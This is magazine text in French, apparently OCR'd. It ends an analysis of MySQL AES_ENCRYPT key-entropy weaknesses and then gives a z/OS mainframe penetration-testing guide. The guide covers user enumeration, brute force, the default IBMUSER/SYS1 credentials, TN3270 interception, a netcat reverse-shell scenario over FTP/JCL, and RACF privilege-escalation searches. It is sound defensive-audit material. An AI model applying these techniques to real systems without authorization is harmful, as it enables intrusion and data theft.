0.09375, '5': 0.09375, '4': 0.09375, '7': 0.1015625, '6': 0.09375, '9':
0.0234375, '8': 0.0234375}
>>> prob=0.0
>>> for i in dico2:
...     prob+=dico2[i]*math.log(dico2[i],2)
...
>>> prob*-1
3.75287733099689
```

Nous sommes donc à 3.75 bits au lieu de 4. Reporté sur les 16 demi-octets pairs, cela fait 60 bits au lieu de 64.

Donc nous pouvons quantifier que les biais produits par le fait d'utiliser un condensat sous forme de chaîne de caractères induisent une complexité de la clé de 76 bits au lieu de 128. Ceci ne concerne que le cas où un seul XOR est effectué. Si l'on soumet un condensat de 256 bits, il sera converti en une chaîne de 512 bits (lors de la conversion en ASCII) et l'opération XOR se fera sur quatre sous-chaînes. Pour un condensat SHA2 de 512 bits (comme dans l'exemple de MySQL), il y aura un XOR sur 8 sous chaînes.

Les calculs montrent que plus il y a de XOR successifs, plus on s'approche d'une entropie de 1 bit pour les demi-octets impairs et de 4 bits (le biais tend à s'annuler) pour les demi-octets pairs. Soit une entropie de clé maximale de 80 bits.

Le nombre de clés possible à tester pour un attaquant est donc de 2^{80} au lieu de 2^{128}. Cela signifie que **99.99999999999964 %** des clés n'ont plus besoin d'être testées par un attaquant.

3.3.4 Fort en apparence

Un autre risque majeur de cette pratique est d'utiliser une clé trop longue, d'apparence robuste qui soit en fait totalement triviale une fois l'opération de XOR accomplie. Par exemple :

```
>>> hex(738734547243140182348192379623929561 60)
'0x37938285d99a6d0037938285d99a6d00'

>>> 0x37938285d99a6d00^0x37938285d99a6d00
0
```

Dans le cas nominal, les chances que les octets d'une clé aléatoire de 256 bits s'annulent si l'on XOR ses deux moitiés sont très très réduites :

```
>>> pow(1/256.0,16)
2.938735877055719e-39
```

Cette probabilité est exactement identique à celle de tomber directement sur une clé aléatoire de 128 bits qui vaille 0 :

```
>>> pow(1/2.0,128)
2.938735877055719e-39
```

Désormais, considérons que les octets ne peuvent plus prendre les 256 valeurs possibles, mais seulement 62 d'entre elles (majuscules, minuscules, chiffres) :

```
>>> pow(1/62.0,16)
2.0976497180691982e-29
```

La probabilité qu'une telle clé, aléatoirement générée, s'annule totalement après le XOR est 7 milliards de fois plus importante que pour une clé binaire aléatoire.

Si l'on considère que les octets ne peuvent prendre que 16 valeurs différentes (les caractères du code hexadécimal), la probabilité d'annulation est de :

```
>>> pow(1/16.0,16)
5.421010862427522e-20
```

Soit 18 milliards de milliards de fois plus importante. Bien entendu, cela demeure un événement rarissime (vous pouvez gagner mille milliards de fois au loto avant que cela n'arrive). Mais il n'y a pas à prendre en considération seulement la probabilité que la clé s'annule totalement. Il suffit qu'une portion suffisamment importante soit concernée pour que les dommages soient palpables.

3.3.5 Rappeler UNHEX n'est pas forcément une mauvaise idée

Reprenons la documentation de **MySQL** :

```
For a key length of 128 bits, the most secure way to pass a key to
the key_str argument is to create a truly random 128-bit value and
pass it as a binary value. For example:
INSERT INTO t VALUES (1,AES_ENCRYPT('text',UNHEX('F3229A0B371ED2D94
41B830D21A390C3')));

A passphrase can be used to generate an AES key by hashing the
passphrase. For example:
INSERT INTO t VALUES (1,AES_ENCRYPT('text', SHA2('My secret
passphrase',512)));
Do not pass a password or passphrase directly to crypt_str, hash it
first. Previous versions of this documentation suggested the former
approach, but it is no longer recommended as the examples shown
here are more secure.
```

Pour résumer :

```
AES_ENCRYPT("test3", UNHEX('F3229A0B371ED2D9441B830D21A390C3'))
```

C'est 2^{128} possibilités, soit 781 milliards de fois l'âge de l'Univers pour essayer toutes les combinaisons.

```
AES_ENCRYPT("test3", SHA2('My secret passphrase',512))
```

C'est 2^{80} possibilités, soit « seulement » 38 millions d'années.

Ce n'est pas exactement ce qu'on pourrait appeler « demain ». Cependant, je serais curieux de connaître les « examples » qui suggèrent à MySQL qu'amputer **99.99999999999964 %** des clés possibles et augmenter de **1844674407370955161600 %** le risque qu'une clé s'annule est « more secure ». Le premier exemple demeure astronomiquement plus sécurisé que le second.

4 On corrige les copies

Nous avons donc vu que la fonction **AES_ENCRYPT** est un guet-apens pour l'utilisateur non averti. De base son implémentation couplée à sa documentation :

- utilise un mode de chiffrement sensible à la cryptanalyse (ECB) ;
- dilue l'entropie des clés ;
- autorise (et favorise) des tailles inutilement longues qui menacent également l'entropie.

Voici ce qu'aurait dû faire le développeur du code donné en exemple :

```
SET block_encryption_mode = 'aes-256-cbc';
SET @key_str = SHA2('My secret passphrase',256);
SET @init_vector = RANDOM_BYTES(16);
AES_DECRYPT(@crypt_str,UNHEX(@key_str),@init_vector);
```

Positionner le mode ECB par défaut est une très mauvaise idée.

Utiliser des chaînes de caractères est une aberration. À l'extrême limite, ce serait tolérable si la fonction se chargeait ensuite d'une conversion sécurisée (via un hachage interprété en binaire).

Professer de recourir à cette solution dans sa documentation est quasiment NSA-friendly.

Toute blague mise à part, cette coquille dans la documentation a été reportée à MySQL : bug #80673 (et CodeIgniter sera rapidement averti que 128 divisé par 8 vaut 16). Les chances qu'ils changent de paradigme quant au format des clés acceptées par la fonction est très improbable puisque cela briserait la rétrocompatibilité.

L'utilisateur se doit donc de maîtriser un minimum de concepts cryptographiques avant de recourir à des fonctions aussi avancées qu'AES, qui n'ont aucune pitié pour les étrangers qui foulent leur terre. ■

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com/.

PENTEST Z/OS

Ayoub ELAASSAL, Consultant sécurité au sein du cabinet Solucom
(ayoub.elaassal@solucom.fr)

mots-clés : *PENTEST / ZOS / MAINFRAME / IBM / CYBERCRIMINALITÉ / Z SERIES / RACF / TSO*

*Le Mainframe, objet souvent mystérieux parfois qualifié de « relique » est entouré d'une aura toute particulière. Technologie des années 60, mais néanmoins massivement utilisée de nos jours par des banques, assurances ou encore des compagnies aériennes, sa sécurité reste moins publiquement discutée que d'autres systèmes tels qu'Un*x ou Windows. Étant un point critique du SI, un audit intrusif est primordial. Quelle démarche suivre lorsque l'on est confronté à ce type de système ? Quels outils utiliser ? Et surtout, quels réflexes adopter ?*

Après quelques rappels de base sur le fonctionnement d'un mainframe série Z, une approche d'audit intrusif en mode boite noire puis boite grise sera exposée dans le présent article.

L'article ne se veut pas exhaustif en termes de techniques d'attaques et d'outils, mais a pour objectif de démystifier les tests d'intrusion sur Mainframe en consolidant différents retours d'expérience d'audits ainsi qu'en mettant en avant certaines mauvaises pratiques souvent rencontrées.

Fig. 1 : IBM Mainframe system Z9.

Aussi, afin de répondre de plus près au besoin de chaque client, un système de partitionnement logique (LPAR) est souvent mis en place. Chaque LPAR dispose d'un nombre de processeurs dédiés, de canaux d'entrée/sortie dédiés ou partagés, et peut être considéré comme un mainframe physiquement séparé lorsque correctement configuré.

En termes de système d'exploitation, différentes options sont possiblesbselon l'usage prévu :

- z/OS : le système d'exploitation de prédilection souvent rencontré sur les Mainframes série Z ;
- z/VM : un système d'exploitation à utilisateur unique qui fait office d'hyperviseur et gère une ou plusieurs machines virtuelles ;

1 Quelques bases du Mainframe

1.1 Spécifications techniques

Un mainframe est avant tout une machine, une architecture matérielle répondant à un besoin croissant de performance et de stabilité. À cet effet, la série Z a été commercialisée par IBM dans le début des années 2000 et présente depuis, des modèles de plus en plus performants. À titre d'exemple, le modèle NC9 IBM z13 (2964) **[1]** dispose des caractéristiques suivantes :

- 129 processeurs à usage général ;
- 129 processeurs dédiés à l'environnement Unix ;
- 86 processeurs dédiés aux services Java et XML ;
- jusqu'à 10To de mémoire vive ;
- etc.




Fig. 2 : Source : IBM Redbook "Introduction to the New Mainframe".

- z/TPF : un système d'exploitation orienté gestion des transactions souvent prisé par les compagnies aériennes ;
- ...

Nous nous concentrerons par la suite sur le système d'exploitation z/OS.

1.2 Notions élémentaires

z/OS est le système de prédilection souvent rencontré sur Mainframe Z **[2]**. Un système UNIX (*Unix System Services*) y est intégré par défaut afin de faciliter la communication avec le monde non-IBM.

Un client 3270 peut être utilisé sur Windows ou Unix (x3270, c3270, etc.) afin d'interagir avec le Mainframe. Ce client utilise le protocole TN370 (dérivé de Telnet **[3]**).




Fig. 3

Dans le cas nominal, un développeur ou administrateur utilise ce type de client afin d'accéder à la console TSO (*Time Sharing Options*) qui permet d'exécuter des commandes, éditer des fichiers, etc.

Fig. 4

Un fichier sur z/OS porte le nom de dataset et peut présenter plusieurs configurations de stockage logique des données. Ces options sont définies lors de la procédure d'allocation du dataset :

- *Fixed Record* : chaque ligne possède une longueur fixe ;
- *Variable Record* : les lignes peuvent être de longueur variable ;
- *Partitionned Dataset* : le dataset contient plusieurs sous-membres distincts qui peuvent chacun contenir du code exécutable, des données, etc.

Un dataset est identifié sur le système via trois attributs : le volume sur lequel il est stocké, le type de ce volume et finalement le nom du dataset. Ce dernier est composé d'une série de labels séparés par un point « . » (exemple : `CODE.ASM.TEST` peut représenter le nom d'un programme codé en assembleur).

Afin de faciliter la recherche et l'accès aux datasets, ceux-ci peuvent être indexés et ainsi accessibles uniquement via leurs noms. Le dataset `CODE.ASM.TEST` appartiendrait ainsi au catalogue ASM, lui-même rattaché au catalogue maître `CODE` (appelé *High Level Qualifier*).

Tout utilisateur dispose d'un catalogue personnel dont le *High Level Qualifier* correspond à son identifiant, à l'image du répertoire `/home/user` sur Unix.

La sécurité au niveau système est portée essentiellement par un composant externe au noyau appelé *External System Manager* qui peut être RACF, TopSecret, ACF2 ou autre. La suite de l'étude se limitera à RACF, car plus répandu parmi les organisations que nous auditons **[4]**.

La base RACF contient les mots de passe des utilisateurs, les certificats, les règles d'accès aux ressources, etc.

Attention !
Les concepts ci-dessus sont uniques à la série Z et ne concernent pas la série P ou série i (AS/400).

1.3 L'enjeu pour un attaquant

Si l'environnement Windows pilote le plus souvent le monde bureautique : e-mails, partages de fichiers, etc., l'environnement Mainframe représente bien souvent le barycentre autour duquel gravitent les applications métiers les plus sensibles : détection de fraudes, autorisations de paiement, la base des clients, leurs soldes, etc.

Lors d'un retrait via un distributeur de billets, ou l'achat d'un billet d'avion par exemple, un Mainframe est souvent situé au bout de la chaîne de liaison afin de compléter la transaction.

S'emparer de ce type de données est donc vital pour un attaquant avec une forte motivation financière.

2 Reconnaissance

2.1 Risque d'indisponibilité ?

Le premier réflexe de tout pentester lors d'un audit est bien sûr de collecter des informations sur la machine cible : adresse IP, nom DNS, services exposés, etc. L'outil de scan de port classique Nmap remplit très bien cette fonction. Cependant s'agissant d'un système aussi critique, y a-t-il concrètement un risque d'indisponibilité suite à un scan Nmap classique ?

Certes le « risque zéro » n'existe pas, mais ce risque n'est guère plus élevé lors du ciblage d'un Mainframe que d'un système classique. En effet, la pile TCP/IP sur z/OS est gérée par le module communication Server de z/OS qui est maintenu à jour et répond donc aux standards actuels.

Par ailleurs, la série Z garantit une disponibilité de 99,999% dans un environnement SYSPLEX **[6]** (interconnexion de plusieurs mainframes), et pour cause, quelques minutes d'indisponibilité impliqueraient une perte directe du chiffre d'affaires de l'entreprise : transaction refusée, billet non réservé…

2.2 Premiers scans

À moins de disposer de la dernière version de Nmap **[7]**, la fonction de détection du système d'exploitation renverra le résultat suivant :

```
# Nmap 6.47 scan initiated Thu Dec xx 20:29: 20xx as: nmap -p23 -A
xxx.xx.xx.xx
Nmap scan report for pas.mimc.com (xxx.xx.xx.xx)
Host is up (0.11s latency).
PORT   STATE SERVICE VERSION
23/tcp open  telnet  IBM OS/390 or SNA telnetd
```

Le scan de ports a été réalisé sur la version V1R13 de z/OS, toutefois Nmap détecte la version OS/390 : une relique des années 90 non supportée par IBM.

Il est ainsi nécessaire d'être sur la version 7 de Nmap ou bien de mettre à jour le fichier **/usr/share/nmap/nmap-service-probes** avant d'effectuer son scan réseau.

```
#/usr/share/nmap/nmap-service/probes
- 3306: match telnet m|^\xff\xfd\($| p|IBM OS/390 or SNA telnetd|
+ 3306: match telnet m|^\xff\xfd\($| p|IBM z/OS|
```

Nmap effectue un scan de port TCP/UDP afin de lister les services en écoute, toutefois z/OS supporte historiquement *System Network Architecture* (SNA) - une architecture réseau en couches précédent le modèle OSI - qui permet également de communiquer avec des applications, des périphériques externes, etc.

La couche logicielle qui permet d'interagir avec SNA s'appelle VTAM **[8]** et permet de choisir parmi une liste d'applications laquelle contacter. Cette interface VTAM est souvent exposée, via le protocole TN3270 (Telnet) sur TCP/IP afin de faciliter l'accès à ces applications depuis le monde externe et fait office de lien entre la pile TCP/IP et la pile SNA.

Pour récapituler donc, un scan de ports TCP/UDP est certes nécessaire et utile, mais parmi les services exposés il est nécessaire d'identifier si une interface VTAM est présente ainsi que les applications qu'elle pourrait potentiellement rendre accessibles.

Ceci peut être fait via un script Nmap **[9]** ou bien via la bibliothèque Py3270 **[10]** qui prend une capture d'écran de la mire d'accueil du service TCP/IP si celui-ci communique en TN3270.




Fig. 5

Pour identifier une interface VTAM, il suffit de renseigner la commande **IBMTEST** dans le champ de saisie depuis un émulateur adéquat type x3270, s3270, c3270, etc. :

La chaîne de caractères caractéristique suivante devrait être renvoyée par le système :

```
Enter code or system :
IBMECHO ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789
```

L'accès à une application depuis VTAM nécessite de renseigner un identifiant de 4 à 8 caractères. Certaines interfaces VTAM sont ergonomiques et publient la liste des applications disponibles, d'autres le sont moins et nécessitent donc une attaque par force brute.

Pour ce faire, un outil open source **[11]** a été développé par Dominic White (@singe) et permet d'énumérer les identifiants des applications souvent présentes sur VTAM.

3 Boite noire

Un mainframe peut héberger nombre de services et d'applications appartenant au monde Unix, car comme détaillé précédemment, z/OS intègre de facto un environnement Unix afin de faciliter l'interopérabilité avec le monde dit « open ».

De ce fait, il est possible de retrouver les services classiques, à savoir :

- service HTTP hébergeant diverses applications web classiques ;
- service FTP pour l'échange de fichiers sur l'environnement USS (Unix) ;
- service SSH ou Telnet pour l'accès à distance à l'environnement USS (Unix) ;
- VTAM : souvent sur le port 23, 992, 1023, 9023… qui permet d'accéder à plusieurs applications publiées sur Mainframe :
  - → *Time Sharing Options* (TSO) : représente le terminal d'accès au Mainframe, équivalent à un service Telnet sur Unix ;
  - → service MQ : service de gestion des files d'attente et messages applicatifs ;

→ CICS : moteur transactionnel facilitant l'accès concurrentiel aux ressources ;

→ DB2 : système de gestion de base de données ;

→ diverses applications métiers.

Il est à noter que les applications publiées sur VTAM peuvent également être accessibles directement via un port TCP/IP.

3.1 TSO

Comme mentionné précédemment, le service TSO permet d'accéder au Mainframe et d'exécuter des commandes à des fins d'administration, de développement, de soumission de tâches, etc.

Il est possible d'y accéder via VTAM ou bien via un port TCP/IP dédié grâce à un émulateur TN3270 (x3270 sur Unix par exemple).

3.1.1 Authentification

L'authentification sur TSO se déroule en deux étapes successives :

- une phase d'identification qui se base uniquement sur l'identifiant de l'utilisateur ;
- une phase d'authentification où l'utilisateur renseigne son mot de passe.

Une erreur verbeuse suite au renseignement d'un nom d'utilisateur invalide permet d'énumérer la liste des comptes présents et de faciliter une attaque par force brute.

```
------------------------------TSO/E LOGON --------------------
IKJ56420I Userid TSTUSER not authorized to use TSO
```

Erreur renvoyée suite à l'échec de l'identification de l'utilisateur TSTUSER.

Les noms de compte étant limités à 7 caractères, il est possible de construire un dictionnaire de noms de comptes ayant une forte probabilité d'être présents : SYSDEV, SYSPROG, RSTA0X, DEVQUAL, PRDOPR, SYSOPR, FORM0X, SECOP01, SEC000, etc.

Par ailleurs, le compte par défaut IBMUSER / SYS1 peut toujours être actif sur le système et présenter une porte d'entrée triviale.

3.1.2 Attaque force brute

Une attaque par force brute horizontale (2 à 3 mots de passe par compte) est très propice suite à la récupération des noms de comptes valides. En effet, après analyse des mots de passe définis par les utilisateurs sur Mainframe lors de plusieurs audits, une forte tendance d'utilisation de mots de passe triviaux a été notée : jusqu'à 25% des mots de passe choisis étaient dérivés ou égaux à l'identifiant du compte, contre seulement 2,5% sur le même périmètre pour l'environnement Windows.

Par ailleurs, une attaque par force brute verticale peut être envisagée en raison des limitations au niveau de la politique de mot de passe sur RACF :

- les noms d'utilisateurs sont limités à 7 caractères sur TSO ;
- les mots de passe sont limités à 8 caractères ;
- l'algorithme de hachage utilisé se base sur DES, ce qui limite l'aléa à 56 bits (voire beaucoup moins en raison des limitations citées ci-après) ;
- la casse n'est pas prise en compte par défaut (et est rarement activée pour des raisons de rétrocompatibilité) ;
- uniquement trois caractères spéciaux sont supportés : #, @ et & (dits caractères nationaux) ;
- les règles de politique de mot de passe sont très limitées. Il n'est pas possible d'implémenter les règles suivantes par exemple : « présence d'au moins 1 chiffre dans le mot de passe», « au moins 2 caractères spéciaux », etc.

Plusieurs outils permettent d'automatiser une telle attaque notamment l'outil Psikotik développé par Phill Young (@Mainframed767) en Python **[12]**.

Note

Il est bien sûr possible d'étendre les capacités de la politique de mot de passe via des fonctions dédiées (Exits), mais cela requiert du développement spécifique et peut nuire à la stabilité du système d'authentification.

Attention !

Une politique de blocage de compte au bout d'un nombre d'échecs successifs est souvent mise en place sur Mainframe. Cependant comme sur chaque système, il est possible de définir des politiques locales plus laxistes pour des comptes de tests, de recettes, etc. Il est donc intéressant de privilégier les attaques par force brute verticale sur ce type de comptes.

3.1.3 Interception réseau

TSO communique via le protocole TN3270 qui se base sur Telnet (RFC854) et fait transiter par défaut les communications en clair sur le réseau. L'outil Ettercap **[13]** supporte l'interception du protocole TN3270 et permet de récupérer les données d'authentification des utilisateurs sur le même VLAN.

Note

Afin d'inspecter le trafic via Wireshark, il est nécessaire de sélectionner l'encodage EBCDIC.

Certains clients 3270 proposent d'encapsuler le trafic dans des trames SSL afin de sécuriser les communications. Aussi, par défaut la version V1R13

de z/OS ne supporte pas SSLv2 et la version V2R1 ne supporte pas SSLv3 **[14]**.

Toutefois, un constat récurrent est que la vérification de la validité du certificat n'est pas forcément menée par les clients 3270 déployés en entreprise. Cela dépend bien sûr du fournisseur de l'émulateur 3270, mais dans la majorité des tests effectués, il était possible d'effectuer une interception Man in The Middle en présentant un certificat auto-signé, révoqué ou encore non valide.

Un outil pour faciliter une attaque de type Man in The Middle sur le protocole TN3270 a été présenté durant la conférence DefCON 23 **[15]**.

3.2 FTP

Le service FTP permet de contacter l'environnement UNIX (USS) via TCP/IP. Les mêmes tests effectués sur un service FTP classique peuvent être répliqués sur celui présent sur Mainframe : présence d'un compte anonymous, attaque par force brute, présence de chiffrement, répertoires en écriture, etc.

Une particularité du service FTP sur Mainframe réside dans la possibilité d'exécuter du code *Job Control Language* (JCL) à distance. Ce dernier est un langage de scripting utilisé pour exécuter des BATCH (programmes) sur z/OS.

Un des scénarios d'attaque possibles est donc de déposer le programme Netcat sur USS via le service FTP, ainsi que du code JCL qui fera appel à la commande **BPXBATCH** sur z/OS afin d'exécuter le programme Netcat déposé précédemment.

Ce scénario d'exploitation requiert bien sûr un compte FTP valide (récupéré via une interception réseau par exemple), mais peut fournir une porte d'entrée intéressante sur le Mainframe dans le cas où un filtrage réseau limite l'exposition de TSO par exemple.

L'outil MainTP **[16]** automatise ce processus et évite donc les tracas de développer un BATCH en JCL et de gérer la conversion en EBCDIC lors de la communication avec le reverse-shell.

3.3 Application déployée sur TN3270

Le protocole TN3270 demeure l'un des moyens de communication les plus prisés afin d'interagir avec une application déployée sur Mainframe (application de gestion des virements, d'exécution des transactions, etc.).

Ce protocole basé sur Telnet associe un attribut de 8 bits à chaque champ affiché à l'utilisateur. Cet attribut définit le style d'affichage du champ auquel il est associé :

- bit 0 et 1 : ces bits sont ignorés ;
- bit 2 : définit un champ protégé ;
- bit 3 : définit un champ numérique ou alphanumérique ;
- bits 4 et 5 : décrit la visibilité du champ ;
- bit 7 : signale si le champ a été modifié par l'utilisateur.

La ressemblance avec les attributs CSS sur HTML est flagrante, et permet ainsi de retrouver une famille classique de failles souvent rencontrée sur le Web : défauts de cloisonnement et de contrôle d'accès.

En effet, pour peu que l'application déployée via TN3270 se contente de positionner ses contrôles uniquement côté client, un risque d'escalade horizontale/verticale est bien présent.

Le mantra classique répété par les administrateurs z/OS « Il ne peut y avoir de vulnérabilités sur une application développée en Cobol » s'effondre ainsi et laisse la place à des scénarios intéressants de contournement des contrôles d'accès.

L'outil BIRP **[17]** agit comme un proxy TN3270 et permet de manipuler les champs et attributs renvoyés par une application s'affranchissant des limitations placées côté client.




Fig. 6

4 Boite grise

Une fois des authentifiants valides récupérés - via une interception réseau, force brute, etc. - le principal enjeu est de contourner le système d'accès aux données dans le but d'élever ses privilèges, récupérer des informations sensibles, etc.

4.1 Resource Access Control Facility

Resource Access Control Facility (RACF) est un produit IBM qui se greffe au noyau z/OS et fournit un complément de sécurité au système. Il gère entre autres :

- l'authentification des utilisateurs (via FTP, TSO, etc.) ;
- les attributs sécurité des utilisateurs ;
- les permissions d'accès et les profils d'accès appliqués aux ressources ;
- le stockage des certificats, mots de passe et autres secrets ;
- ...

Note
Un système autre que RACF peut être présent sur le système type TopSecret, ACF2, etc.

4.1.1 Profils RACF

Une ressource présente sur Mainframe est protégée par RACF s'il existe une règle d'accès appliquée à un profil référençant cette ressource ou bien son catalogue parent.

Un profil est défini via la commande **RDEFINE** sur TSO et permet de définir :

- le type de la ressource : dataset, facility, etc. ;
- le nom de la ressource à laquelle s'applique le profil ;
- l'accès par défaut à cette ressource (UACC) ;

Une règle d'accès RACF permet de définir les propriétés suivantes :

- l'utilisateur ou groupe auquel s'applique le profil ;
- le type d'accès accordé à cet utilisateur/groupe ;
- l'utilisateur à contacter lors de l'échec d'une tentative d'accès à cette ressource
- etc.

4.1.2 Profil utilisateur

Tout utilisateur RACF possède un profil récapitulant ses privilèges ainsi que ses attributs.

Les attributs suivants accordent des privilèges élevés aux utilisateurs et doivent être une des cibles de l'audit :

- **SPECIAL** : privilège le plus élevé sur z/OS ;
- **OPERATIONS** : permet de contourner les protections RACF et donc d'accéder à la vaste majorité des données sur le système ;
- **AUDITOR** : permet de configurer la journalisation système.

Ces attributs peuvent être définis au niveau du système aussi bien qu'au niveau d'un groupe uniquement. Un utilisateur ayant l'attribut **SPECIAL** sur un groupe peut manipuler les données et utilisateurs dont le groupe est propriétaire.

Outre ces informations spécifiques à RACF, des segments dédiés à chaque application sont présents et permettent de configurer le type d'accès à ces ressources :

- Segment OMVS : définit l'identifiant assigné à un utilisateur, son unicité, etc. ;
- Segment TSO : définit les paramètres autorisant l'utilisateur à se connecter sur TSO : la procédure à exécuter lors du démarrage, le numéro de compte, etc. ;
- Segment CICS, etc.

4.1.3 Protect-ALL

RACF fonctionne par défaut en mode « liste noire », à savoir : dans le cas nominal, aucune obligation technique ne pousse l'utilisateur ou une application à protéger ses données.

Ce fonctionnement est régi par la directive Protect-ALL (Warning), qui par défaut alerte uniquement l'administrateur lorsqu'un utilisateur accède à une ressource non protégée par RACF. Il en découle donc que la première action de durcissement à mener au niveau de RACF est de positionner Protect-ALL en mode fail. Ceci empêchera l'utilisateur d'accéder à une ressource à moins qu'une règle explicite l'y autorise.

Sur l'environnement Unix nous retrouvons une configuration « classique » des droits d'accès avec **umask** à 022 en phase avec les distributions classiques.

4.1.4 UACC

Tout profil RACF inclut une entrée spécifiant le droit d'accès universel appliquée à une ressource. Un UACC défini à **READ**, **UPDATE** ou **CONTROL** permet de consulter, copier ou mettre à jour la ressource.

Un UACC défini à **UPDATE** est ainsi équivalent à un privilège 777 sur Unix.

4.2 Élévation de privilège

Une tentative d'élévation de privilège sur z/OS peut s'appuyer sur les mêmes vecteurs et réflexes employés lors d'une élévation de privilège sur un système UNIX, et pour cause, un tel système est bien présent dans le cœur de z/OS et permet de faciliter la prise en main du système.

Parmi les moyens les plus efficaces, nous retrouvons donc :

- la recherche de scripts accessibles à tous contenant des mots de passe ;
- la recherche de scripts setuid ;
- l'exploitation de vulnérabilités systèmes et applicatives ;
- etc.

4.2.1 Recherche de fichiers

Comme mentionné dans la partie 3.1.2, RACF est par défaut configuré pour ne protéger que les données qui possèdent bien un profil associé (spécifique ou générique). Ceci entraîne naturellement des dérives qui augmentent drastiquement les chances de récupérer des fichiers de configuration sensibles.

La recherche peut être effectuée sur la console TSO ou l'interface graphique (ISPF) de z/OS, cependant l'environnement UNIX peut être plus convivial pour la majorité des personnes et permet de retrouver les commandes classiques : **grep**, **find**, **cat**, **cp**, etc.

En exécutant la commande OMVS sur la console TSO, il est possible de basculer sur l'environnement UNIX.

Cependant l'environnement UNIX ne contient bien souvent que des fichiers de configuration, et rarement

```
SOLU:/[redacted]/usr: >ls
bin      lib      lpp      man      share
include  local    mail     sbin     spool
SOLU:/[redacted]/usr: >mkdir test
SOLU:/[redacted]/usr: >echo "Ceci est un fichier" > doc.txt
SOLU:/[redacted]/usr: >cat doc.txt
Ceci est un fichier
SOLU:/[redacted]/usr: >
```

Fig. 7

des données métiers. Il est alors intéressant de rebondir sur le monde z/OS en ajoutant le préfixe « **//** » devant le nom d'un dataset :

```
$ cat "//'AYOUB.RAW'"
```

Comme pour un système classique, les catalogues et répertoires intéressants sont :

- les répertoires temporaires : **TEMP.****, **TMP.****, **/tmp/**, etc. ;
- les répertoires de backup : **BACKUP.****, **/opt/backup**, etc. ;
- les répertoires personnels : **/home/***, **USER.**** ;
- etc.

Les fichiers à récupérer peuvent être des fichiers de configuration (*.conf, .CONF, *.ini, etc.) ou bien des scripts (.RX, .rx, .REXX, .JCL, etc.).

Note

Les commandes `cat`, `ls`, `etc` n'interprètent pas les caractères génériques (*, **, ?) lorsqu'il s'agit de datasets sur l'environnement z/OS. Il est alors nécessaire d'itérer la recherche via un script REXX qui peut faire appel aux fonctions de l'éditeur ISPF.

En cas de corruption de la base RACF, TSO s'appuie sur les comptes présents dans le dataset **SYS1.UADS** afin d'authentifier les utilisateurs. Les mots de passe étant stockés en clair dans ce fichier, un potentiel accès universel défini à **READ** par exemple permettrait de récupérer des comptes valides, souvent de secours.

Par ailleurs, z/OS offre la possibilité d'octroyer des privilèges systèmes à certains programmes qui peuvent ainsi effectuer des appels systèmes en mode superviseur, charger du code dans le cercle du noyau, etc.

Ces programmes, dits *Authorized*, sont renseignés dans la liste *Authorized Program Facility* (APF) sur z/OS. Sur Unix, ce privilège est présent sous la forme d'un attribut étendu :

```
$ find / -attr a
```

Un fichier Authorized présent sur le système en mode écriture pour tous, peut ainsi permettre d'élever ses privilèges au niveau système.

Astuce

Récupérer un compte avec l'attribut `OPERATIONS` permet de contourner l'ensemble des règles RACF.

4.2.2 Classes BPX

La classe **BPX.SUPERUSER** sur z/OS gère les permissions d'accès à la commande **su** sur Unix. Un profil RACF autorisant l'accès en lecture à cette classe pour un utilisateur donné lui octroie automatiquement le droit d'élever ses privilèges via la commande **sudo su** sur l'environnement Unix.

La commande suivante depuis la console TSO permet d'identifier si l'utilisateur a bien accès à cette classe :

```
$ RLIST FACILITY BPX.SUPERUSER
   CLASS            NAME
   -----            ----
   FACILITY         BPX.SUPERUSER

LEVEL   OWNER          UNIVERSAL ACCESS    YOU ACCESS      WARNING
-----   -------        --------------      ----------      --------
 ØØ     IBMUSER              READ              READ          NO
```

4.2.3 Exploitation de vulnérabilités

Certaines applications sur Mainframe peuvent disposer de l'attribut **TRUSTED** qui leur confère ainsi la possibilité de contourner RACF. Une faille de type *Path Traversal* ou *Local File Inclusion* sur ce type d'application permettrait ainsi de récupérer l'ensemble des données.

